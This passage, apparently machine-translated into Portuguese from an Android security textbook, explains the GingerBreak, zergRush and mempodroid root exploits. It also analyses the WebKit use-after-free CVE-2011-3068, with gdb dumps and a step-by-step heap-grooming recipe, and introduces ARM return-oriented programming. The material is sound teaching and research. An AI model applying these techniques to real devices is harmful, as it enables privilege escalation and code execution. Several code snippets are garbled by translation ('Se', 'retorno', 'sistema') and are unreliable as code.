Esse é um exemplo clássico de uma primitiva *write-four*. Essa primitiva descreve a situação em que um valor de 32 bits controlado pelo invasor é gravado em um endereço controlado pelo invasor. O exploit público de Sebastian Krahmer não exige um vazamento de informações do processo de destino, pois, em vez disso, ele usa o recurso de registro de falhas do Android. Como esse exploit foi escrito para fazer o root do seu próprio dispositivo, ele presume que está sendo executado por meio de um shell do Android Debug Bridge (ADB) e, portanto, é capaz de ler o registro do sistema, que contém algumas informações sobre falhas, conforme visto no Capítulo 7. Os aplicativos normais que podem tentar elevar os privilégios não são membros do grupo UNIX *de log* e, portanto, não podem ler o log do sistema usado por essa exploração.

O GingerBreak determina primeiro o deslocamento do índice da matriz `mPartMinors` da instância da classe `DirectVolume` explorada para a Tabela de deslocamento global (GOT). Como as versões afetadas do Android não têm nenhuma forma de ASLR, o deslocamento é estável em várias inicializações do `vold`. Como o `vold` é reiniciado automaticamente se o processo morre, o exploit simplesmente bloqueia o `vold` com offsets inválidos. Em seguida, ele lê o arquivo de texto `crashlog` e o analisa em busca da string de endereço de falha, indicando o endereço de um acesso inválido à memória. Dessa forma, o índice correto para apontar para o GOT pode ser facilmente calculado se o próprio endereço do GOT for conhecido. O endereço do GOT é simplesmente determinado pela análise do arquivo Executable.

e Link Format (ELF) do binário do `vold` no disco. Isso também faz com que a exploração funcione em várias compilações sem esforços adicionais de desenvolvimento. A Figura 8-7 mostra como um índice negativo pode ser usado para sobreescriver o GOT.




Figura 8-7: Índice GOT negativo da pilha

Para obter uma execução de código útil, a exploração substitui a entrada GOT da função `strcmp` pelo endereço da função `system` na libc. Novamente, como nenhum ASLR está em vigor, a exploração pode usar o endereço do `sistema` na libc do processo atual. Esse será o mesmo endereço dentro do processo de destino. Após substituir a entrada GOT, na próxima vez que o `vold` invocar `strcmp`, ele executará `system`.

Em seguida, o exploit envia uma solicitação NETLINK com um parâmetro que será comparado a outra string salva. Como `strcmp` agora aponta para o `sistema`, o exploit simplesmente fornece o caminho de um binário a ser executado para essa string. Ao comparar a cadeia de caracteres fornecida com a cadeia de caracteres salva, o `vold` realmente invoca o binário. Portanto, nenhuma carga útil de código nativo ou Programação Orientada a Retorno (ROP), conforme discutido no Capítulo 9, é necessária para essa exploração, tornando-a elegante e bastante independente do alvo. Na exploração, simplicidade é confiabilidade.

zergRush

Em vez de explorar um problema no código do `vold`, a segunda exploração - que ataca o `vold` - explora uma vulnerabilidade na biblioteca `libsysutils`. Essa biblioteca fornece uma interface genérica para escutar o que ela chama de soquetes Framework, que são simplesmente soquetes de domínio tradicionais do UNIX. O código que extrai comandos de texto de mensagens enviadas a esses soquetes era vulnerável a estouros de buffer de pilha comuns. Essa vulnerabilidade foi corrigida com a versão 4.0 do Android. No entanto, a superfície de ataque tem uma exposição muito limitada. O soquete de domínio UNIX relevante só pode ser acessado pelo usuário `root` e pelo grupo de `montagem`, conforme mostrado no código a seguir.

Permissões de arquivo de soquete da estrutura vold

```
# ls -l /dev/socket/vold
srw-rw---- root      mount2013-02-21    16:08 vold
```

Um shell ADB local é executado como o usuário *shell*, que é membro do grupo de *montagem*. Portanto, é possível fazer o root de um dispositivo por meio do shell do ADB usando esse bug. No entanto, esse soquete não é acessível a outros processos executados sem o grupo de *montagem*, como o navegador. Se outro processo usar o mesmo código FrameworkListener vulnerável, a vulnerabilidade poderá ser explorada em seu soquete e seus privilégios poderão ser assumidos posteriormente.

A função vulnerável é usada para analisar uma mensagem recebida no soquete de domínio UNIX em diferentes argumentos delimitados por espaço, conforme mostrado no código a seguir.

Função vulnerável dispatchCommand

```
void FrameworkListener::dispatchCommand(SocketClient *cli, char *data) {
    FrameworkCommandCollection::iterator i;
    int argc = 0;
    char *argv[FrameworkListener::CMD_ARGS_MAX];
```

↓ Um buffer local temporário é alocado na pilha.

```
char tmp[255];
char *p = data;
```

↓ O ponteiro q faz o alias do buffer temporário.

```
char *q = tmp;
bool esc = false;
bool quote = false;
int k;

memset(argv, 0, sizeof(argv));
memset(tmp, 0, sizeof(tmp));
```

↓ Esse loop itera sobre todos os caracteres de entrada até chegar a um zero final.

```
while(*p) {
    ...
```

↓ A entrada do usuário é copiada para o buffer aqui, os argumentos são colocados na matriz sem verificações de limites.

```
*q = *p++;
Se (!quote && *q == ' ') {
    *q = '\0';
    argv[argc++] = strdup(tmp);
    memset(tmp, 0, sizeof(tmp));
```

↓ *q* é redefinido para o início de *tmp* se houver um espaço fora de uma string entre aspas.

```
q = tmp;
continue;
}
```

↓ O ponteiro de destino é incrementado sem outras verificações de limites.

```
q++;
}
...
argv[argc++] = strdup(tmp);
...
for (j = 0; j < argc; j++) free(argv[j]);
retorno;
}
```

A correção para essa vulnerabilidade foi introduzida no commit `c6b0def` no diretório principal do repositório AOSP. Ele introduz uma nova variável local *qlimit* que aponta para o final do *tmp*. Antes de gravar em *q*, o desenvolvedor verifica se ela não é igual ou maior que *qlimit*.

Como o endereço de retorno é salvo na pilha, a exploração pode ser tão fácil quanto transbordar o buffer *tmp* o suficiente para sobrescrever o endereço de retorno salvo e substituí-lo por um endereço que contenha a carga útil do código nativo do invasor. A Figura 8-8 mostra esse cenário simplificado.

No entanto, os cookies de pilha estão ativos e, portanto, é necessária uma estratégia de exploração mais sofisticada. Como pode ser visto no trecho de código vulnerável anterior, o código também não executa a verificação de limites na matriz *argv*. A exploração do zergRush incrementa a variável *argc* com 16 elementos fictícios, de modo que os elementos fora dos limites da matriz *argv* se sobreponham ao buffer *tmp*. Em seguida, ele grava o conteúdo em *tmp* que inclui ponteiros a serem liberados posteriormente na função, permitindo que o exploit force um cenário de uso após a liberação para qualquer objeto do heap. Isso é então usado para sequestrar o fluxo de controle usando um ponteiro de tabela de função virtual. O stack frame transbordado é mostrado na Figura 8-9.




Figura 8-8: Estouro do buffer da pilha sobre o buffer tmp e o endereço de retorno




Figura 8-9: Estouro de array de pilha no cookie de preservação do buffer tmp

Como a série Android 2.3 introduz a atenuação XN, que não permite que um invasor execute código arbitrário diretamente, o exploit zergRush utiliza uma cadeia ROP muito simples para configurar os argumentos para uma chamada ao sistema. Usando essa técnica, ele invoca outro binário como *root*, assim como o exploit original do GingerBreak. O ROP é explicado em mais detalhes no Capítulo 9.

mempodroid

Uma vulnerabilidade no kernel do Linux das versões 2.6.39 a 3.0 permite que os usuários gravem na memória de outro processo com determinadas limitações. Essa vulnerabilidade foi desativada em janeiro de 2012 e afeta a série de versões do Android 4.0 porque as versões do kernel em questão foram usadas somente em conjunto com essa versão do Android.

O Linux expõe um dispositivo de caractere especial para cada processo em `/proc/$pid/mem` que representa a memória virtual desse processo como um arquivo. Por motivos óbvios de segurança, há restrições rigorosas sobre quem pode ler e gravar nesse arquivo. Essas restrições exigem que o processo que está gravando nesse dispositivo especial seja o processo proprietário da memória. Felizmente, graças à mentalidade do UNIX de que tudo é um arquivo, um invasor pode abrir o dispositivo `mem` para o processo-alvo e cloná-lo no `stdout` e no `stderr` desse processo. Há verificações adicionais que precisam ser contornadas para explorar com êxito essa vulnerabilidade. Jason A. Donenfeld documentou muito bem essas restrições em sua postagem no blog <http://blog.zx2c4.com/749>.

Quando o `stdout` é redirecionado para o dispositivo de caracteres vinculado à memória virtual, o invasor pode tentar fazer com que o programa produza dados controlados pelo invasor e, assim, gravar na memória do programa em um local não intencional. Ao buscar o dispositivo de caracteres antes da execução do programa, ele pode controlar em qual local da memória os dados são gravados.

O exploit mempodroid escrito por Jay Freeman tem como alvo o binário `run-as`. Esse binário é muito parecido com o `sudo` nos sistemas Linux tradicionais, pois permite executar um comando como outro usuário. Para conseguir isso, o programa é de propriedade do usuário *root* e tem o bit de permissão set-uid definido.

A exploração simplesmente fornece a carga útil desejada a ser gravada na memória de destino como o nome de usuário a ser personificado. `run-as` não consegue procurar esse usuário e imprime uma mensagem de erro no `stderr`. O endereço de destino é definido buscando o dispositivo `mem` antes de passá-lo para o programa de destino. Esse endereço é o caminho da função de erro que leva ao encerramento do programa por meio de uma chamada para `exit`. Portanto, o código nativo real que sai com o código de erro após uma falha na pesquisa do usuário é substituído por algum código controlado pelo invasor. Para manter a quantidade mínima de código controlado pelo invasor, a exploração escolhe cuidadosamente o local a ser sequestrado para ser o local de chamada da função de saída. Ele substitui esse código por uma chamada para `setresuid(0)`. Em seguida, ele retorna da função como se não tivesse ocorrido nenhum erro, o que gera o comando fornecido pelo atacante de acordo com a funcionalidade normal, conforme mostrado na Figura 8-10.




Figura 8-10: Lado a lado com o código original e o código sobreescrito

Esse é outro exploit muito elegante que se destaca por sua simplicidade e compreensão do programa-alvo. Ele usa a funcionalidade existente para executar um processo da escolha do invasor.

Explorando o navegador Android

Como um estudo de caso para exploração avançada de heap, este capítulo apresenta uma vulnerabilidade específica de uso após a liberação no código de renderização do WebKit. Essa vulnerabilidade, também conhecida como CVE-2011-3068, foi corrigida no commit 100677 do WebKit. No momento da correção, o bug nº 70456 foi referenciado, mas, infelizmente, esse bug ainda está fechado no momento em que este artigo foi escrito. A correção foi incorporada ao WebKit do navegador Android com a versão 4.0.4 do Android (tags android-4.0.4-aah_r1 e android-4.0.4_r1) no commit d911316 e 538b01d, que foram escolhidos a dedo do commit upstream. A tentativa de exploração foi feita em um Galaxy Nexus com Android 4.0.1 (build ITL41F), que é comprovadamente vulnerável.

Entendendo o bug

O patch oficial não aponta bem o bug, e o entendimento do código-fonte do WebKit tem uma alta barreira de entrada. Felizmente para um invasor, o commit de correção também contém um caso de teste de falha para evitar futuras regressões e facilitar o desenvolvimento de explorações! Quando conectado com um depurador e os símbolos corretos (consulte o Capítulo 7 para obter um guia sobre como configurar seu ambiente de depuração), o navegador trava, conforme mostrado no exemplo a seguir.

Falha no caso de teste do Commit 100677

O programa recebeu o sinal SIGSEGV, falha de segmentação.
 [Mudando para a thread 2050].
 0x00000000 em ?? ()

↓ Despeje todos os registros.

```
gdb " i r
r00x6157a8 0x6157a8
r10x0 0x0
r20x80000000 0x80000000
r30x0 0x0
r40x6157a8 0x6157a8
r50x615348 0x615348
r60x514b78 0x514b78
r70x1 0x1
r80x5ba40540 0x5ba40540
r90x5ba40548 0x5ba40548
r100xa5 0xa5
r110x615424 0x615424
r120x3 0x3
sp0x5ba40538 0x5ba40538
lr0x59e8ca55 0x59e8ca55
pc0x0 0
cpsr0x10 0x10
```

↓ Desmontar a função de chamada.

```
gdb " disas $lr
Dump do código assembler para a função
    _ZN7WebCore12RenderObject14layoutIfNeededEv: 0x59e8ca40
<+0>: push {r4, lr}
0x59e8ca42 <+2>: mov r4, r0
0x59e8ca44 <+4>: bl 0x59e4b904
    <_ZNK7WebCore12RenderObject11needsLayoutEv>
0x59e8ca48 <+8>: cbz r0, 0x59e8ca54
    <_ZN7WebCore12RenderObject14layoutIfNeededEv+20>
```

↓ Carrega o ponteiro da tabela de funções virtuais em r0.

0x59e8ca4a <+10>: ldr r0, [r4, #0]

↓ Carregue o ponteiro de função real em r3 (esse será o endereço 0 para o qual se saltou, causando uma falha).

```
0x59e8ca4c <+12>: ldr.w r3, [r0, #380] ; 0x17c
```

↓ Carrega esse novo ponteiro no argumento r0.

```
0x59e8ca50 <+16>: mov r0, r4
```

↓ Chamada de função virtual real.

```
0x59e8ca52 <+18>: blx r3  
0x59e8ca54 <+20>: pop {r4, pc}
```

Fim do dump do assembler.

↓ Examine o ponteiro da tabela de funções virtuais e esse objeto no local da chamada.

```
gdb " x/1wx $r0  
0x6157a8: 0x00615904
```

↓ Imprimir o ponteiro de função real.

```
gdb " x/1wx (*$r0 + 0x17c)  
0x615a80: 0x00000000
```

O local de chamada é uma função de layout muito genérica declarada para todos os RenderObject-classes derivadas, conforme mostrado a seguir:

layoutIfNeeded em RenderObject.h

```
/* Essa função executa um layout somente se for necessário. */  
void layoutIfNeeded() { if (needsLayout()) layout(); }
```

Agora fica muito claro que você está lidando com um cenário de RenderArena use-after-free, em que o ponteiro da tabela de funções virtuais foi substituído, conforme explicado na seção "Alocador específico do WebKit": O RenderArena", anteriormente neste capítulo. Um auditor de código-fonte motivado pode se esforçar para entender melhor o bug, mas, para nossos propósitos, esse entendimento é suficiente. Infelizmente, o bug não permite que um invasor recupere o controle do JavaScript após acionar o free, o que torna inútil uma análise mais detalhada do código. Para explorar esse problema, é necessário controlar o conteúdo da tabela de ponteiros de funções falsas,

que atualmente aponta para outra instância de `RenderObject` cujo conteúdo você não controla.

Controle da pilha

Agora que uma tabela de ponteiros de função virtual do heap está sendo desreferenciada, é necessário assumir o controle do conteúdo dessa região do heap para influenciar a execução do código. Como a invocação da função virtual ocorre logo após a liberação do bloco e sem retornar ao código controlado pelo invasor, não é possível alocar um `RenderObject` arbitrário em seu lugar. Mesmo que o invasor conseguisse obter a execução intermediária do JavaScript, ele teria que criar outro `RenderObject` de tamanho `0x7c`. Somente a classe `RenderBlock` original tem esse tamanho específico, portanto, as possibilidades de ataque são muito limitadas. Redirecionar o ponteiro da tabela de funções virtuais enquanto o objeto ainda está em um estado livre parece ser muito mais promissor. Lembre-se de que a lista livre vinculada individualmente contém apenas itens do mesmo tamanho. Pelos motivos descritos anteriormente, portanto, não é possível colocar outras instâncias de classe nessa lista. Entretanto, observe como o deslocamento desreferenciado `0x17c` dentro da tabela de ponteiro de função virtual é maior do que o tamanho total da instância do objeto de `0x7c`. Portanto, a pesquisa real do ponteiro de função passará do objeto para qualquer outra coisa que possa estar dentro ou depois do `RenderArena`. Isso abre vários caminhos para controlar o ponteiro da tabela de funções virtuais.

Usando CSS

A primeira possibilidade é alocar outro `RenderObject` de modo que ele seja retirado do novo espaço não alocado após a alocação a ser liberada, em vez de um ponto livre existente. Ao controlar o conteúdo da nova alocação, você pode controlar os dados no deslocamento do ponteiro de função. Para garantir que eles sejam retirados de um espaço novo e não alocado, é possível preencher os espaços existentes com alocações fictícias. O layout de heap resultante é mostrado anteriormente na Figura 8-6.

Infelizmente, as classes derivadas de `RenderObject` são projetadas para serem muito enxutas. Isso dificulta o controle de dados dentro desses objetos. A maioria dos inteiros de 32 bits contidos neles são valores de CSS originados do analisador de CSS, como posições e margens. Internamente, o código CSS usa 4 bits de um valor inteiro para armazenar sinalizadores adicionais, como, por exemplo, se o valor representa uma porcentagem. Esse fato faz com que os valores sejam de apenas 28 bits com os 4 bits superiores desmarcados. Felizmente, há algumas exceções. Uma delas é o `RenderListItem`, o equivalente em Render Tree a um nó `li` DOM. Esses itens de lista podem ter um valor de posição absoluta especificado - por exemplo, ao criar uma lista numerada com valores especiais ou deslocamento de exibição. Esse valor de 32 bits é então copiado sem modificações para os membros `m_value` e `m_explicitValue` do `RenderListItem` associado. Preenchimento

com outra instância fictícia de `RenderBlock`, você pode obter o deslocamento exato do ponteiro de função de que precisa.

Examinando a correspondência de tamanhos de classe com o gdb

```
gdb " p 2 * sizeof('WebCore::RenderBlock')
+ (uint32_t) &('WebCore::RenderListItem' *) 0)->m_value
$1 = 0x17c
```

Dessa forma, os 32 bits completos do contador de programa (`pc`) podem ser controlados. O layout específico do heap com um objeto dummy de preenchimento é mostrado na Figura 8-11.




Figura 8-11: RenderArena com preenchimento e RenderListItem

A técnica baseada em `RenderListItem` é certamente útil para explorar essa vulnerabilidade em versões mais antigas do Android que não possuem a atenuação XN. No entanto, nesse cenário, o invasor controla o conteúdo de `r3`, mas não a memória apontada por qualquer registro ou a memória em sua vizinhança direta. Para contornar o XN com o ROP, apresentado no Capítulo 9, o invasor provavelmente precisará controlar mais memória para um pivô de pilha bem-sucedido.

Utilização de um bloco livre

Outra forma de controlar o conteúdo da memória do `RenderArena` após uma alocação existente é garantir que as regiões de memória nunca sejam alocadas e permaneçam não inicializadas. Dessa forma, o ponteiro de função virtual é lido a partir de conteúdos de memória não inicializados. Conforme explicado anteriormente, as arenas são alocadas a partir do heap principal. Se um invasor alocar um bloco do tamanho de uma `RenderArena` do heap principal e definir o conteúdo com os valores desejados e, em seguida, liberar o bloco novamente, a próxima `RenderArena` alocada será inicializada com valores controlados pelo invasor. Aplicam-se as precauções gerais para preservar um bloco no heap do `dlmalloc`. O invasor deve tomar cuidado para que o bloco liberado não seja aglutinado com nenhum bloco adjacente e que haja blocos livres suficientes disponíveis, de modo que outras alocações não usem esses blocos livres antes do próximo `RenderArena` alocado. Juntando todas essas informações, obtém-se a seguinte receita:

1. Crie alocações suficientes de um tamanho `RenderArena` e defina seu conteúdo para os valores desejados. Após cada uma dessas alocações, crie também uma pequena alocação que sirva de proteção contra coalescência.
2. Libere todas as alocações de tamanho de `RenderArena`, mas não os guardas. Os guardas agora impedirão que as arenas falsas sejam agrupadas, mas as arenas poderão ser usadas para a alocação de um `RenderArena` real.
3. Crie instâncias de `RenderObject` suficientes para usar todo o espaço das arenas existentes e certifique-se de que uma nova arena seja alocada a partir de um dos blocos preparados.
4. Crie um `RenderObject` do mesmo tipo de classe que o objeto afetado pelo uso após a liberação - `RenderBlock` - em nosso estudo de caso. Certifique-se de que essa seja a última alocação no `RenderArena` e que seja liberada imediatamente antes da liberação do objeto afetado pelo use-after-free.

Depois de usar essa receita, a pilha deve ser semelhante à mostrada na Figura 8-12.




Figura 8-12: Estado de RenderArena e dlmalloc após a massagem

Uso de um bloco alocado

Além das abordagens apresentadas anteriormente, existe outra abordagem. Nesse cenário, o invasor coloca um bloco `dlmalloc` alocado contendo dados de sua escolha após o bloco `RenderArena`. Essa técnica é especialmente útil porque é menos provável que um bloco alocado seja modificado no tempo decorrido entre a escultura do heap e o acionamento do problema do use-after-free. Semelhante ao bloco

Na abordagem de bloco, o ponteiro da tabela de funções virtuais apontaria para perto do final do `RenderArena`. Quando o método virtual é chamado, o deslocamento de leitura resultaria no uso de dados controlados pelo invasor como um ponteiro de função.

Se tudo der certo, o invasor agora controla o registro `pc` e quantidades suficientes de memória para executar um pivô de pilha e iniciar seu ROP, o que o deixa um passo mais próximo do controle total.

Resumo

Este capítulo abordou uma série de tecnologias de exploração de corrupção de memória no espaço do usuário no hardware ARM. Foram apresentados detalhes de implementação e técnicas de exploração relevantes para corromper a pilha e a memória heap. Embora os cenários discutidos não abranjam todas as classes de vulnerabilidade ou técnicas de exploração possíveis, eles fornecem uma visão de como abordar o desenvolvimento de uma exploração.

Os ataques de corrupção de memória baseados em heap são muito mais específicos ao aplicativo e ao alocador, mas são as vulnerabilidades mais comuns atualmente. Os cenários de uso após a liberação permitem a reutilização de um bloco de memória liberado com uma nova alocação controlada por um possível invasor e, assim, criam deliberadamente um bug de aliasing. Essa condição é explorada no alocador `dlsmalloc` nativo do Android e no alocador `RenderArena` específico do WebKit. As tabelas de ponteiros de funções virtuais representam uma maneira de sequestrar a execução de código nativo diretamente de uma variedade de problemas de corrupção de heap.

Ao analisar de perto várias explorações históricas e reais, você viu como a simplicidade geralmente leva ao aumento da confiabilidade e à redução dos esforços de desenvolvimento. O exploit `GingerBreak` mostrou como explorar problemas de indexação de array um tanto arbitrários modificando o GOT. A exploração do `zergRush` é um exemplo brilhante de exploração de corrupção de pilha, apesar dos cookies de pilha presentes no Android. O `Mempodroid` demonstrou técnicas não convencionais para aproveitar uma vulnerabilidade do kernel para obter o aumento de privilégios.

Por fim, o capítulo examinou várias abordagens para a exploração de uma vulnerabilidade `use-after-free` divulgada publicamente e corrigida no mecanismo de renderização do WebKit. São explicadas as etapas necessárias para escrever seu próprio JavaScript para moldar o heap. Este capítulo deixa você com controle suficiente para prosseguir com a tarefa de criar um pivô de pilha personalizado e uma cadeia ROP no Capítulo 9.

Programação orientada a retorno

Este capítulo apresenta os conceitos básicos da Programação Orientada a Retorno (ROP) e por que é necessário usá-la. A arquitetura ARM é muito diferente da x86 no que diz respeito à ROP, e este capítulo apresenta alguns novos conceitos específicos da ARM. O capítulo examina o vinculador dinâmico bionic como um estudo de caso de uma fonte de código rica e relativamente estável utilizável para ROP e apresenta algumas ideias para automação.

História e motivação

O ROP é uma técnica para aproveitar o código nativo existente na memória como uma carga arbitrária em vez de injetar cargas de instruções nativas personalizadas ou *shellcode*. Ela foi documentada em vários graus de abstração em diversos artigos acadêmicos, mas suas raízes remontam à técnica *return2libc* documentada publicamente pela primeira vez pelo Solar Designer em uma postagem de 1997 na lista de discussão Bugtraq (<http://seclists.org/bugtraq/1997/Aug/63>). Nesse artigo, Solar demonstrou a reutilização de fragmentos de código x86 existentes para contornar um mecanismo de proteção de pilha não executável. Posteriormente, Tim Newsham demonstrou o primeiro encadeamento de mais de duas chamadas em seu exploit lpset Solaris 7 de maio de 2000 (<http://seclists.org/bugtraq/2000/May/90>).

Há três motivos principais para aproveitar o código nativo existente nos ambientes ARM atuais e, portanto, usar o ROP. O principal motivo, e o mais óbvio, é a mitigação da exploração XN, conforme discutido no Capítulo 12. O motivo secundário se deve aos caches de dados e de instruções separados na arquitetura ARM, conforme descrito mais adiante. Por fim, em algumas plataformas baseadas em ARM, o carregador do sistema operacional impõe a "assinatura de código", que exige que todos os binários sejam assinados criptograficamente. Em plataformas como essa, a execução ilícita de código (como a causada pela exploração de uma vulnerabilidade) exige a junção de bits de código nativo usando ROP. A atenuação da exploração XN permite que o sistema operacional marque as páginas de memória como executáveis ou não executáveis, e o processador emite uma exceção se houver tentativa de obtenção de uma instrução da memória não executável. Consequentemente, um invasor não pode simplesmente fornecer sua carga útil como código nativo e desviar o fluxo de controle para lá. Em vez disso, ele deve usar o código existente no espaço de endereço do programa que já está marcado como executável. Ele pode então decidir implementar a carga útil completa usando o código existente ou apenas usar o código existente como um estágio intermediário para marcar seu código nativo fornecido adicionalmente como executável.

Cache de código e de instrução separados

Como a arquitetura ARM9 tem o conjunto de recursos ARMv5, o processador tem dois caches separados para instruções e dados:

O ARM9TDMI tem uma arquitetura de barramento Harvard com interfaces de instrução e dados separadas. Isso permite o acesso simultâneo a instruções e dados e reduz bastante o CPI do processador. Para obter o desempenho ideal, são necessários acessos à memória de ciclo único para ambas as interfaces, embora o núcleo possa ser colocado em estado de espera para acessos não sequenciais ou sistemas de memória mais lentos.

...

**Uma implementação típica de um processador com cache baseado no ARM9TDMI tem caches Harvard e, em seguida, uma estrutura de memória unificada além dos caches, dando assim acesso à interface de dados ao espaço da memória de instruções. O ARM940T é um exemplo desse tipo de sistema. Entretanto, para um sistema baseado em SRAM, essa técnica não pode ser usada, e um método alternativo deve ser utilizado.
ser empregado.**

ARM Limited, ARM9TDMI™ Technical Reference Manual, Capítulo 3.1: "About the memory interface," 1998, <http://infocenter.arm.com/help/index.jsp?topic=/com.arm.doc.ddi0091a/CACFBCBE.html>

Como consequência, qualquer parte das instruções nativas gravadas na memória não é diretamente executável, mesmo na ausência do XN. As instruções que estão sendo gravadas

pois os dados são gravados primeiro no cache de dados e só depois são transferidos para a memória principal de apoio. Isso é mostrado na Figura 9-1.




Figura 9-1: Caches de dados e de instruções

Quando o fluxo de controle é desviado para o endereço das instruções recém-escritas, o mecanismo de decodificação de instruções tenta buscar uma instrução no endereço especificado e primeiro consulta o cache de instruções. Agora, três coisas podem acontecer:

- O endereço em questão já está no cache de instruções e a memória principal não é afetada. As instruções originais, apesar de terem sido sobreescritas, são executadas em vez da carga útil do invasor.
- Ocorre uma falha no cache e as instruções são obtidas da memória principal; no entanto, o cache de dados ainda não foi liberado. As instruções obtidas são os dados no respectivo local da memória antes da gravação do invasor e, novamente, a carga útil não é executada.
- O cache de dados foi liberado e o cache de instruções ainda não contém o endereço. As instruções são obtidas da memória principal, que contém a carga útil real do invasor.

Como o invasor normalmente não está gravando em endereços que continham código antes, é improvável que o endereço já esteja no cache de instruções. No entanto, a carga útil ainda não é obtida corretamente quando o cache de dados não foi liberado. Nesse cenário, é possível aproveitar o código legítimo existente (que pode

ou simplesmente gravar muitos dados na memória para liberar o cache de dados. Ao realizar a exploração cirúrgica, simplesmente não é possível gravar muitos dados depois que o payload foi gravado; a reutilização do código existente é uma necessidade.

OBSERVAÇÃO Os caches de dados e de instruções separados podem se tornar um problema muito tedioso a ser identificado ao mudar de uma configuração de depurador para uma execução autônoma no desenvolvimento de exploits. Ao atingir pontos de interrupção ou alternar para o processo do depurador por outros motivos, os caches de dados geralmente são liberados. Além disso, o depurador vê apenas os dados na memória principal e não o que está de fato no cache de instruções. Assim que o alvo é executado sem um depurador conectado, o processo trava no que parece ser a carga útil do invasor. Tenha isso em mente como uma fonte de falhas estranhas!

Os processadores ARM têm instruções especiais para limpar os caches. Essas instruções modificam os registros do coprocessador de controle do sistema CP15. Infelizmente, essas instruções acessam registros privilegiados e, portanto, não podem ser usadas pelo código do modo de usuário. A instrução "PLI" também pode ser usada para *indicar* que o cache de instruções deve ser recarregado, mas isso não é garantido.

